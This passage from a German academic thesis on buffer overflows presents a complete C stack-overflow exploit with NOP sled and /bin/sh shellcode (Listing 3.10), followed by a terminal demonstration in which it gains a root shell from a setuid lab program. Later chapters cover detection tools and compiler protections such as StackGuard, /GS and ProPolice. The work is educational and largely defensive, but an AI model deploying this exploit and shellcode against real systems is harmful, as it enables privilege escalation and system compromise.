Das Problem, das bleibt, ist die Bestimmung der Shellcodeadresse, mit der wir die Rücksprungadresse überschreiben. Jene muss mit dem Exploit als absolute Adresse übergeben werden. Der Adressbereich, in dem die Rücksprungadresse liegen kann, beschränkt sich auf etliche 100 bis 1000 Bytes, da sich, wie wir in Kapitel 2 gesehen haben, das obere Stackende an Adresse `0xc0000000` befindet, und ein Programm soviele Daten meist nicht auf dem Stack ablegt. (vgl. [Dan])

Um die Suche einzugrenzen, kann das Opferprogramm mit einem Debugger genauer untersucht werden. Jedoch beachte man, dass die absoluten Adressen, die der Debugger liefert, nicht gleich den absoluten Adressen




Abbildung 3.3: Unterfunktion `func()`

sind, die beim normalen Programmablauf vorkommen. Der Debugger selbst verändert nämlich den Stack.

Ohne Modifikation unseres bisherigen Verfahrens jedoch, müsste die gesuchte Speicheradresse genau erraten werden, was unter Umständen tausende Versuche benötigte.

Deshalb verbessern wir die Trefferwahrscheinlichkeit durch Verwendung der sogenannten *NOP Technik*. Hierbei wird ein Bereich am Anfang des Überlaufpuffers vor dem Shellcode mit `nop` Instruktionen aufgefüllt. Die `nop` Instruktion ist ein Alias für `xchg %eax,%eax` und führt deshalb zu keiner Zustandsänderung. Nun müssen wir nicht mehr genau die Shellcodeadresse treffen, sondern nur noch in den Bereich der `nop` Instruktionen. Sie werden, ohne eine Veränderung zu bewirken, abgearbeitet und es folgt der dort platzierte Shellcode. Der Opcode der `nop` Anweisung ist `0x90` auf der x86 Architektur. Siehe dazu Abbildung 3.4.

Falls wir zusätzlich die Größe des Puffers nicht kennen, entwerfen wir den Angriffsstring so, dass vom Anfang bis zu dessen Mitte die `nop` Instruktionen gefolgt vom Shellcode sich befinden. Es folgen lauter Dwords, die jeweils die geschätzte Adresse beinhalten und den Puffer zum überlaufen bringen.

Abbildung 3.4 stellt den fertigen Angiffsstring im Speicher dar.

Je weniger Informationen über das anzugreifende Programm bekannt sind, desto mehr muss geraten und geschätzt werden, desto universaler anwendbar sind jedoch die resultierenden Exploits.




Abbildung 3.4: NOP Technik, Unterfunktion `func()`

Den Anforderungen genügt der Exploit in Listing 3.10, der als ersten Parameter die gewünschte Länge des Angriffsstrings, über einen zweiten optionalen Paramater ein Offset zur geschätzten Payload-Adresse erhält und schließlich den entsprechenden Angriffsstring ausgibt. (vgl. [Klein]) Dient dieser dem Opferprogramm als Aufrufparamter, so sollte sich bei Erfolg eine Shell mit den Rechten des Opferprogramms öffnen.

Listing 3.10: bof-exploit1.c

```
1 #include <stdio.h>
2
```

```
3  #define DEFAULT_OFFSET       0
4  #define NOP                  0x90
5
6  char shellcode[]=
7                                       //jump:
8         "\xeb\x1f"                    //     jmp  call
9                                       //popl:
10        "\x5e"                        //     popl %esi
11        "\x89\x76\x08"                //     movl %esi,0x8(%esi)
12        "\x31\xc0"                    //     xorl %eax,%eax
13        "\x88\x46\x07"                //     movb %eax,0x7(%esi)
14        "\x89\x46\x0c"                //     movl %eax,0xc(%esi)
15        "\xb0\x0b"                    //     movl $0xb,%al
16        "\x89\xf3"                    //     movl %esi,%ebx
17        "\x8d\x4e\x08"                //     leal 0x8(%esi),%ecx
18        "\x8d\x56\x0c"                //     leal 0xc(%esi),%edx
19        "\xcd\x80"                    //     int  $0x80
20        "\x31\xdb"                    //     xor  %ebx,%ebx
21        "\x31\xc0"                    //     xor  %eax,%eax
22        "\x40"                        //     inc  %eax
23        "\xcd\x80"                    //     int  $0x80
24                                      //call:
25        "\xe8\xdc\xff\xff\xff"        //     call popl
26        "\x2f\x62\x69\x6e\x2f\x73\x68";
27                                      //     .string \"/bin/sh\"
28
29 /*
30  * print out usage and exit
31  */
32 void usage(){
33        printf("Usage: ./exploit buffersize [offset]\n");
34        exit(1);
35 }
36
37 /*
38  * return current stack pointer of the exploit.
39  * this can be used to qualify where the
40  * stackpointer can be
41  */
42 unsigned long get_sp(void){
43        __asm__("movl %esp,%eax");
44 }
45
46 int main(int argc, char** argv){
```

```
47          char *buff, *ptr;
48          long *addr_ptr, addr;
49          int offset=DEFAULT_OFFSET;
50          int bsize;
51          int i;
52
53          /* commandline parameter selection */
54          if(argc==2){
55                  bsize=atoi(*(argv+1));
56          }
57          else if(argc==3){
58                  offset=atoi(*(argv+2));
59          }
60          else{
61                  usage();
62          }
63
64          /* create a buffer onto the heap and let buff point to it*/
65          /* this is where the attack string will have been build */
66          if(!(buff=malloc(bsize))){
67                  printf("Error: cannot allocate memory.\n");
68                  exit(1);
69          }
70
71          /* guess payload address */
72          addr=get_sp() - offset;
73
74          /* auxiliary pointer ptr */
75          ptr=buff;
76          addr_ptr=(long *)ptr;
77
78          /* fill buff resp. the attack string with dwords that */
79          /* contain the guessed payload address */
80          for(i=0;i<bsize;i+=4){
81                  *(addr_ptr++)=addr;
82          }
83
84          /* fill buff with NOPs up to half */
85          for(i=0;i<bsize/2;++i){
86                  *(buff+i)=NOP;
87          }
88
89          ptr=buff+((bsize/2)-(strlen(shellcode)/2));
90
```

```
91          /* insert shellcode to the middle of buff */
92          for(i=0;i<strlen(shellcode);++i){
93                  *(ptr++)=*(shellcode+i);
94          }
95
96          /* terminate buff by \0 */
97          *(buff+bsize-1)='\0';
98
99          /* print buff to stdout and return */
100         printf("%s",buff);
101         return 0;
102 }
```

Zuletzt der beeindruckende Test, der dem Angreifer eine Rootshell öffnet. Man nehme zur Kenntnis, dass es nicht beim ersten Versuch klappte das Opferprogramm erfolgreich zu kompromittieren.

```
linux :~$ gcc bof-exploit1.c -o bof-exploit1
bof-exploit1.c: In function ‘main’:
bof-exploit1.c:65: warning: assignment makes pointer from integer without a cast
```

Nachdem das Programm kompiliert wurde, setzen wir `root` als Dateieigentümer und das Set-User-ID Bit.

```
linux :~$ su -c "chown root bof-vuln1; chmod 4775 bof-vuln1"
Password:
linux :~$ ls -l bof-vuln1
-rwsr-xr-x    1 root     rr           5030 Apr 29 05:18 bof-vuln1
```

Schließlich starten wir das Opferprogramm und übergeben als Kommandozeilenparameter den Angriffsstring, der vom Exploit erzeugt wird.

```
linux :~$ ./bof-vuln1 ‘./bof-exploit1 600‘
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P~P
~P~P~P~P~Pë^~I1À~HF~IF
° ~Ió~M~MV
Í~@1Û1À@Í~@èÜÿÿÿ/bin/sh>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,
ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,
ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,
ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ>,ûÿ
sh-2.05a# id
```

```
uid=1000(rr) gid=1000(rr) euid=0(root) groups=1000(rr)
sh-2.05a#
```

Fertig! Der Exploit war erfolgreich, wie man der Ausgabe des `id` Kommandos entnehmen kann.

Dem Angreifer sind jetzt Tür und Tor geöffnet, sich auf dem kompromittierten System umzusehen. Er ist nicht nur in der Lage beliebige, auf dem System verfügbare Daten zu stehlen oder zu manipulieren, sondern – je nach Geschick – auch dazu seine Spuren gänzlich zu verwischen und sich eine Hintertür für spätere Angriffe anzulegen.

Kapitel 4

Buffer Overflows erkennen

4.1 Analyse von Software

Um Buffer Overflow Schwachstellen in einem Softwareprodukt aufspüren zu können, kann man nach zwei Verfahren arbeiten. Die erste Methode ist die manuelle oder auch automatisierte Analyse des Sourcecodes. Auf diese Weise können viele offensichtliche Fehler – sofern sie denn vorhanden sind – schnell aufgespürt werden. Zusammengesetzte Probleme werden oft nur durch die manuelle Analyse entdeckt.
Als zweite Methode lässt sich die Analyse des Binaries nennen. Hierbei gibt es zwei voneinander völlig unterschiedliche Herangehensweisen: Zum einen Reverse Engineering und zum anderen Fault Injection. Genauer erläutert werden die beiden Begriffen in diesem Kapitel.
Die Entscheidung wie analysiert wird hängt davon ab, ob der Sourcecode vorhanden ist oder nicht. Wenn dies der Fall ist, macht es sehr wenig Sinn, das kompilierte Programm mittels Reverse Engineering oder Fault Injection zu untersuchen.

4.1.1 statische Analyse von Sourcecode

Bei vorliegendem Sourcecode kann dieser entweder manuell oder automatisiert nach Softwareschwachstellen abgesucht werden. Beide Ansätze haben ihre Vorzüge und sollen um Folgenden erläutert werden.

manuelle Sourcecode Analyse

Bei manueller Analyse sehen Spezialisten den Code Zeile für Zeile nach auffälligen Codestellen durch. Eine solche Analyse kann sich leicht über mehrere Monate ausweiten und dementsprechend kostenspielig sein, es können damit allerdings auch komplexe Fehler gefunden werden. Bei dauerhafter Belastung es früher oder später zu Konzentrationsschwächen kommen, die dazu führen, dass Fehler übersehen werden.

Wenn diese Suchvorgänge automatisierte Werkzeuge übernehmen, lassen sich schneller offensichtliche Programmierfehler ausmachen. Diese Programme sind jedoch nur begrenzt leistungsfähig, komplexe Probleme wie etwa zusammengesetzte Off-by-Ones zu entdecken.

automatisierte Sourcecode Analyse

Automatisierte Tests lassen sich in zwei Bereiche unterteilen. Bei der syntaktischen Analyse existiert eine Datenbank mit unsicheren Funktionen, die nicht verwendet werden sollen oder potentiell Sicherheitsprobleme auswerfen können. Ein Beispiel für eine solche Gefahrenquelle ist die Verwendung der Funktion `gets()` wie es in dem Listing 4.1 auf Seite 50 gezeigt wird. Das simpelste Tool für die syntaktische Analyse ist wohl `grep` um im Sourcecode nach Library Aufrufen wie `strcpy()` zu suchen. Doch diese Methode ist nur unvollständig, da zum einen leicht false Positives erzeugt werden können, wenn vor dem `strcpy()` Aufruf der zu übergebene String auf eine gültige Länge geprüft wird, zum anderen können auch die vermeindlich sicheren Alternativen wie `strncpy` verwundbar sein, wenn der Parameter für die Anzahl der Bytes falsch gesetzt ist. Komplexe Probleme wie Off-By-Ones kann `grep` ohnehin nicht erkennen. Hierzu sind spezielle Tools nötig.

Der Gegenpart zur syntaktischen Analyse besteht aus dem semantischen Analysetools, die eine Datenflussanalyse durchführen können und somit auch o.g. komplexere Probleme erkennen können. Neuere Versionen des Gnu C Compilers `gcc` melden zum Beispiel die Verwendung von unsicheren Funktionen, wie es im Listing 4.1 zu sehen ist mit der Ausgabe in 4.2

Listing 4.1: Die Funktion gets() in C

```
1  #include <stdio.h>
2
3  int main(void){
4
5          char user[8];
6
7          printf("Username: ");
8          gets(user);
9
10         return 0;
11 }
```

Listing 4.2: Warnmeldungen des gcc bei Verwendung von gets()

```
1 user@host user $ gcc -o gets gets.c
2 /tmp/cc3IbBFS.o(.text+0x23): In function ‘main’:
```

```
3  : warning: the 'gets' function is dangerous and should not be used.
```

4.1.2 Analyse von Binaries

Wenn der Sourcecode eines Programms nicht vorliegt, existieren zwei grundsätzliche Herangehensweisen, um Buffer-Overflow Schwachstellen aufzudecken:

4.1.3 Fault Injection

Bei der Methode der Fault Injection, werden dem zu analysierenden Programm überlange oder ungewöhnliche Werte übergeben oder Umgebungsvariablen dementsprechend gesetzt, in der Hoffnung (oder gerade nicht), dass das Programm mit dieser Eingabe ein unerwartetes Verhalten an den Tag legt. Diese Methode lässt sich sowohl zum Finden von Buffer-Overflows als auch von Format-String Schwachstellen nutzen. Für gewöhnlich werden diese Tests automatisiert durchgeführt. Einen kleinen Überblick über verbreitete Programme zur Fault Injection soll folgende Auflistung geben:

- Hostbasierte Tools
  - BFBTester
    Unter [bfbtester] ist BFBTester zu bekommen. Dieses Programm kann zum einen einzelne oder mehrere Argumente oder Umgebungsvariablen für die Fault Injection so modifizieren, dass das zu untersuchende Binary einer grossen Zahl an überlangen Eingaben ausgesetzt ist. Das andere Feature von BFBTester ist das Überwachen von tempörären Dateien um Race Coditions aufzuspüren.
  - Sharefuzz
    Sharefuzz wird unter [sharefuzz] vertrieben und bietet nur eingeschränkte Möglichkeiten zum Testen über Fault Injection. Die einzige Funktion von Sharefuzz ist es alle Umgebungsvariablen beim Laden eines Binaries anzuzeigen, sie auf sehr lange Werte zu setzen und zu beobachten, ob das zu beobachtende Programm einen Speicherzugriffsfehler produziert.
- Netzbasierte Tools
  - Hailstorm
    Hailstorm von Cenzic [Cenzic] beherrscht zwei verschiedene Features um Web Applikationen zu testen. Zum einen Fault Injection und zum anderen Policy Modeling. In dieser Arbeit wird nur der Teil der Fault Injection betrachtet werden. Bei dieser Analyse gibt es wiederum drei Unterpunkte:

    - Cross-site Scripting Vulnerabilities
      Prüft, ob es möglich ist, das ungewollte Laden von fremden Seiten aus der Web Applikation zu erreichen.
    - Buffer Overflows
      Prüft auf Überprüfung von Puffergrenzen.
    - SQL Command Injection
      Prüft, ob es möglich ist, eigene SQL Kommandos in die Web Applikation zu injezieren.
  - Spike
    Unter [spike] wird das Programm Spike gepflegt, das zum Stress Testen von Netzwerkprotokollen und den daran angehängten Programmen benutzt wird.

4.1.4 Reverse-Engineering

Der Begriff des Reverse-Engineerings beschreibt den Prozess des Entwickeln des Sourcecodes zu einem Programm, das nur in kompilierter Form vorliegt. Typische Anwendungen des Reverse-Engineerings sind für gewöhnlich die Analyse von Malware wie Viren und Trojanern. Da diese Malware normalerweise keinerlei Copyright unterliegt, kann sie bedenkenlos disassembliert und dekompiliert werden. Bei Software mit Copyright müssen die rechtlichen Grundlagen gesichert sein. In Deutschland existieren nach [Brunnstein] drei Möglichkeiten, ein Programm legal zu reverse-engineeren:

- Erlaubnis vom Urheber
  Wenn der Urheber der Software es ausdrücklich erlaubt, dass sein Programm disassembliert/dekompiliert/... wird, ist es legal dies zu tun.
- Gesetzliche Anweisung
  Im Falle einer Straftat darf das Gericht einen Spezialisten dazu auffordern das vorliegende Binary zu analysieren.
- Anpassung eigener Software
  Wenn eigene Software an fremde angeschlossen werden soll und die Schnittstelle nicht oder nur unzureichend dokumentiert ist, darf in der Umgebung der Schnittstelle reverse-engineered werden.

IDA-Pro

Das Werkzeug der Wahl ist in den allermeisten Fällen IDA-Pro von Ilfak Guilfanov von Datarescue [ida-pro]. Seit der Version 4.5 ist auch ein Debugger für Windows PE Dateien integriert. Mit IDA-Pro ist es möglich den Code interaktiv zu disassemblieren, das bedeutet, dass man selber entscheiden kann, ob Daten als Daten oder als Code interpretiert werden sollen. Mit entsprechender Qualifikation und genügend Zeit lässt sich mit diesem Tool

der komplette Quelltext des Binaries in Assembler rekonstruieren.
Mit der Scriptsprache von IDA-Pro lässt sich ein kleines Tool wie `bugscam` von Halvar Flake [bugscam] implementieren. Dieser Plugin sucht nach ungeprüften Aufrufen von kritischen Systemfunktionen wie `strcpy()`.

4.1.5 dynamische Analyse von Binaries

Der zweite Teil des Reverse-Engineerings ist die dynamische Analyse. In diesem Teil der Arbeit werden zwei verschiedene Programmklassen von Programmen vorgestellt:

Tracer

In dieses Themengebiet fallen Tracer wie *ElectricFence* von Bruce Perens [electricf], die den Ablauf eines Programms mitprotokollieren. Dieses Protokoll kann dann später auf Unstimmigkeiten oder Fehler wie Speicherlecks oder ungeprüfte Puffer überprüft werden.
Als Einsatzbeispiel kann folgendes Szenario dienen: Ein Programm soll ohne vollständigen Code-Audit auf Buffer Overflows geprüft werden. In diesem Fall sollen die Umgebungsvariablen überprüft werden. Mit einem Tracer kann nun genau gesehen werden, wann das Programm welche Variablen ausliest. Diese können im weiteren Verlauf des Testens mittels Fault-Injection auf eine Schwachstelle hin überprüft werden.

Debugger

Debugger wie *SoftICE* ursprünglich von der Firma NuMega [softice] oder der Open Source Debugger `gdb`, der unter A.2 erklärt wird, gehen in diesem Verfahren etwas weiter, indem es mit ihnen möglich ist den Ablauf eines Programmes einzusehen, zum anderen aber auch abzuändern. Dies kann direkt geschehen, indem der Instructionpointer versetzt wird, oder indirekt indem Variablen oder Befehle geändert werden.
Auch für diese Klasse von Programmen soll ein mögliches Einsatzszenario gegeben werden: Es soll ermittelt werden, warum ein Programm an einer bestimmten Stelle (zum Beispiel nach einer Eingabe eines Strings) mit einem Speicherzugriffsfehler beendet wird. Zu diesem Zweck wird das Programm mit dem Debugger gestartet, optimal wäre es, wenn das Programm erneut mit Debugsymbolen kompiliert werden würde, und Schritt für Schritt durchgegangen, bis es zu der o.g. Stelle des Speicherzugriffsfehlers gelangt. An dieser Stelle kann man dann erkennen, warum sich das Programm so verhält. Eine nicht überprüfte Eingabe mittels `strcpy()` wäre ein socher Fall, um ein Beispiel zu nennen.

Kapitel 5

Gegenmassnahmen

Nachdem sich das vorherige Kapitel mit dem Auffinden von Buffer Overflow Schwachstellen befasst hat, soll in diesem Kapitel ein Überblick über die verschiedenen Gegenmassnahmen gegeben werden, durch die eine erfolgreiche Ausnutzung der Buffer-Overflow Schwachstelle verhindert werden soll.

5.1 sicheres Programmieren

Die beste Methode, ein sicheres Softwareprodukt zu erstellen ist es von Beginn an sicher zu entwerfen und zu implementieren. Durch nachträgliches Patchen werden nach [Brunnstein] leicht neue Sicherheitslücken aufgerissen. Typische Fehlerquellen wie nicht auf Überlänge geprüfte Puffer, Benutzung von unsicheren Systembibliotheken und fehlende Überprüfung auf eine mögliche Überschreitung der Arraygrenzen können einen entsprechend sicheren Entwurf der Software von vorneherein ausgeschlossen werden.
Ein weiterer Beitrag zur sicheren Programmierung ist es, eine Programmiersprache zu wählen, bei der Puffergrenzen automatische überwacht werden wie bei Java oder Ada95. Bei Java ist jedoch zu beachten, dass die Java Virtual Machine selbst in C++ geschrieben wurde, und somit wieder leicht anfällig für Buffer Overflows ist.
Perl beschreibt einen etwas anderen Weg indem der Puffer dynamisch vergrössert wird, wenn über die Begrenzung geschrieben werden soll. Welche Programmiersprache verwendet werden sollte hängt sehr stark vom Verwendungszweck der zu schreibenden Software ab.

5.2 Kompilerpatches

Um die Ausnutzung einer Buffer Overflow Schwachstelle zu verhindern kann der Compiler mit einer Reihe von Patches versehen werden, die Zusatzfeatures bieten. Auf diese Features soll in diesem Teil genauer eingegangen werden:

Abbildung 5.1: Speicherlayout einer Unterfunktion mit StackGuard

5.2.1 Bounds Checking

Richard Jones und Paul Kelly haben unter [bounds] einen Patch für den `gcc` entwickelt, so dass dieser Programme so kompilieren kann, dass diese ihre Pointer und Arrays dynamisch zur Laufzeit selber auf überlange Werte prüfen. Der grösste Nachteil vor den enormen Performanceeinbussungen von dem zweifachen bis zum dreissigfachen der normalen Rechnzeit ist die Unausgereiftheit des Patches. Das Mailprogramm `elm` lässt sich zum Beispiel nicht ausführen, wenn dieser mit dem modifizierten `gcc` kompiliert wurde.

5.2.2 Stack Guard

Das Immunix Projekt hat eine Modifikation des `gcc` Compiler unter [stackg] Namens Stack Guard herausgegeben, die durh das Einbringen eines *Canary*[1] (bestehend aus Nullbytes, Linefeeds und Carriage Returns) zwischen Stack Frame Pointer und Rücksprungaddresse ein Überschreiben der Rücksprungaddresse bemerken kann. Der Speicher sieht für ein so kompiliertes Programm dann wie in der Abbildung 5.1 aus.

Wenn ein Programm versucht, über den Stack Frame Pointer hinweg auf die Rücksprungaddresse zu schreiben, muss der Canary zweifelslos überschrieben werden. Damit dies nicht auffällt, müsste das Canary mit den gleichen Inhalten überschrieben werden, mit denen es in den Stack geschrie-

[1] Der Begriff *Canary*, übersetzt Kanarienvogel, kommt aus dem Bergbau, bei dem früher Kanarienvögel als Frühwarnsystem zum Bemerken von eindringendem Gas eingesetzt wurden.

Abbildung 5.2: Speicherlayout einer Unterfunktion mit der /GS Option

ben wurde. An dieser Stelle sollte auch der Aufbau des Canary klar werden. Zwar ist der Inhalt immer gleich, jedoch ist es nicht ganz trivial in C Nullbytes zu schreiben, da Strings in C mit einem Nullbyte terminiert werden. Ähnliche Probleme ergeben sich mit Linefeeds und Carriage Returns.
Da der Canary unmittelbar vor der Rücksprungaddresse steht, und nicht direkt nach den lokalen Variablen und Parametern, kann man die Funktionszeiger unbemerkt überschreiben und somit trotz aktivem Stack Guard beliebigen Code zur Ausführung bringen.

5.2.3 /GS Option von Microsoft

Seit Visual Studio 6 integriert Microsoft eine Option mit der ein Security Cookie vor Stack Frame Pointer und Rücksprungaddresse mit einem zufällig gewählten Wert gesetzt wird (siehe dazu [msgs]). Der Performanceverlust soll nicht mehr als 2% betragen.
Im Gegensatz zu Stack Guard ist der Inhalt des Security Cookies zufällig gewählt und steht dichter an den lokalen Variablen und Puffern, was ein etwas anderer Ansatz ist, wie er in der Abbildung 5.2 gezeigt wird. Die dichtere Anordnung an den lokalen Variablen und Puffern verhindert das unbemerkte Überschreiben von Funktionszeigern. Um das Security Cookie zu umgehen müsste es vor dem Überschreiben ausgelesen werden, um es mit den korrekten Werten wieder zu beschreiben. Dies muss zur Laufzeit geschehen, da der Inhalt des Security Cookies bei jedem Aufruf neu berechnet wird.

5.2.4 StackShield

Vendicator hat unter [stackshield] eine Reihe von Erweiterungen zum `gcc` unter dem Namen StackShield bereitgestellt, die die Ausnutzung von Buffer Overflow Schwachstellen verhindern oder zumindest erschweren sollen. Das Prinzip ist bei allen Teilen von StackShield, dass in jedem Funktionsprolog und Funktionsepilog Assemblercode mit den jeweiligen Funktionen hinzugefügt wird. Die Funktionen sind im Einzelnen:

- Global Ret Stack
  Es wird ein zusätzlicher Stack an einer nicht überschreibbaren Addresse am Anfang des Datensegmentes eingerichtet, auf dem die Rücksprungaddressen in einem Stack gespeichert werden. Wenn aus einer Unterfunktion zurückgekehrt wird, wird diese Addresse mit der zuvor gespeicherten ersetzt und der zusätzliche Stack wieder verkleinert.

- Ret Range Check
  Der Ret Range Check funktioniert wie der Global Ret Stack, nur dass die zuvor gesicherte Rücksprungaddresse zunächst mit der aktuellen verglichen wird. Falls beide Adressen nicht übereinstimmen wird das Programm abgebrochen.

- Schutz für Funktionszeiger
  Für gewönlich sollten Funktionszeiger ausschliesslich in das Textsegment des Speichers zeigen. StackShield fügt dem Programm nun die Überprüfung auf diese Tatsache hinzu. Wenn der Funktionszeiger auf eine andere Stelle im Speicher verweist, wird davon ausgegangen, dass der Funktionszeiger überschrieben wurde und das Programm wird beendet.

5.2.5 ProPolice

Hiroaki Etoh und Kunikazu Yoda von IBM haben unter [propolice] einen Patch zum `gcc` bereitgestellt, der das Layout eines Programmes im Stack verändert. Alle Puffer, also nicht feste Variablen, werden an die höheren Adressen geschrieben, wie es in der Figur 5.3 zu sehen ist. Direkt vor diesen Puffern steht dann nur noch eine Art Canary wie bei Stack Guard, der sich *Guard Value* nennt, dann folgt der Stack Frame Pointer und die Rücksprungaddresse. Dieses Layout hat den Vorteil, dass wenn es zu einem Buffer Overflow kommen sollte, schlimmstenfalls die Puffer sich gegenseitig unbemerkt überschreiben können. Ein Überschreiben der Funktionszeiger und Zeiger auf andere Variablen wird somit effektiv verhindert und das Risiko eines Einbruchs weiter gesenkt.
Wenn der Guard Value überschrieben wird, wird das Programm sofort terminiert und ein Eintrag wie abei allen Schutzmechanismen in das Systemlog durchgeführt.




Abbildung 5.3: Speicherlayout einer Unterfunktion mit ProPolice

